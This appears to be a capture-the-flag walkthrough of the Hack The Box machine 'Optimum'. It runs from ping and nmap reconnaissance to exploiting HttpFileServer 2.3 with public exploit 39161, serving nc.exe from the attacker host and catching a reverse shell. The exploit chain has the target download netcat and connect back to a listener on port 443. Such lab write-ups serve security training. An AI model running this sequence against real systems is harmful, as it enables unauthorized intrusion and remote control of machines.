1. ping 10.10.10.8

PING 10.10.10.8 (10.10.10.8) 56(84) bytes of data.

64 bytes from 10.10.10.8: icmp\_seq=1 ttl=127 time=299 ms

64 bytes from 10.10.10.8: icmp\_seq=2 ttl=127 time=211 ms

64 bytes from 10.10.10.8: icmp\_seq=3 ttl=127 time=231 ms

64 bytes from 10.10.10.8: icmp\_seq=4 ttl=127 time=252 ms

^C

--- 10.10.10.8 ping statistics ---

5 packets transmitted, 4 received, 20% packet loss, time 4020ms

rtt min/avg/max/mdev = 210.514/248.027/299.045/32.899 ms

ttl 127 probably windows machine

1. nmap -A -Pn -p- 10.10.10.8 --min-rate 10000

Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.

Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-01 12:06 EDT

Nmap scan report for 10.10.10.8

Host is up (0.23s latency).

Not shown: 65534 filtered ports

PORT STATE SERVICE VERSION

80/tcp open http HttpFileServer httpd 2.3

|\_http-server-header: HFS 2.3

|\_http-title: HFS /

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Aggressive OS guesses: Microsoft Windows Server 2012 (91%), Microsoft Windows Server 2012 or Windows Server 2012 R2 (91%), Microsoft Windows Server 2012 R2 (91%), Microsoft Windows 7 Professional (87%), Microsoft Windows Phone 7.5 or 8.0 (86%), Microsoft Windows 7 or Windows Server 2008 R2 (85%), Microsoft Windows Server 2008 R2 (85%), Microsoft Windows Server 2008 R2 or Windows 8.1 (85%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (85%), Microsoft Windows Server 2016 (85%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 2 hops

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)

HOP RTT ADDRESS


1 259.96 ms 10.10.14.1

2 260.95 ms 10.10.10.8

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 45.94 seconds

1. <http://10.10.10.8:80>



1. Search for HttpFileServer httpd 2.3 exploit

<https://www.exploit-db.com/exploits/39161>

1. cp /usr/share/windows-resources/binaries/nc.exe /opt/bipin/htbmachines/optimum/hostedfiles

cd opt/bipin/htbmachines/optimum/hostedfiles

python -m SimpleHTTPServer 80

1. nc -nlvp 443

listening on [any] 443 ...

1. python 39161.py 10.10.10.8 80
2. python -m SimpleHTTPServer 80

Serving HTTP on 0.0.0.0 port 80 .

10.10.10.8 - - [01/May/2021 12:30:52] "GET /nc.exe HTTP/1.1" 200 -

10.10.10.8 - - [01/May/2021 12:30:52] "GET /nc.exe HTTP/1.1" 200 -

10.10.10.8 - - [01/May/2021 12:30:52] "GET /nc.exe HTTP/1.1" 200 -

10.10.10.8 - - [01/May/2021 12:30:52] "GET /nc.exe HTTP/1.1" 200 –

1. nc -nlvp 443

listening on [any] 443 ...

connect to [10.10.14.21] from (UNKNOWN) [10.10.10.8] 49174

Microsoft Windows [Version 6.3.9600]

(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>whoami

whoami

optimum\kostas

C:\Users\kostas\Desktop>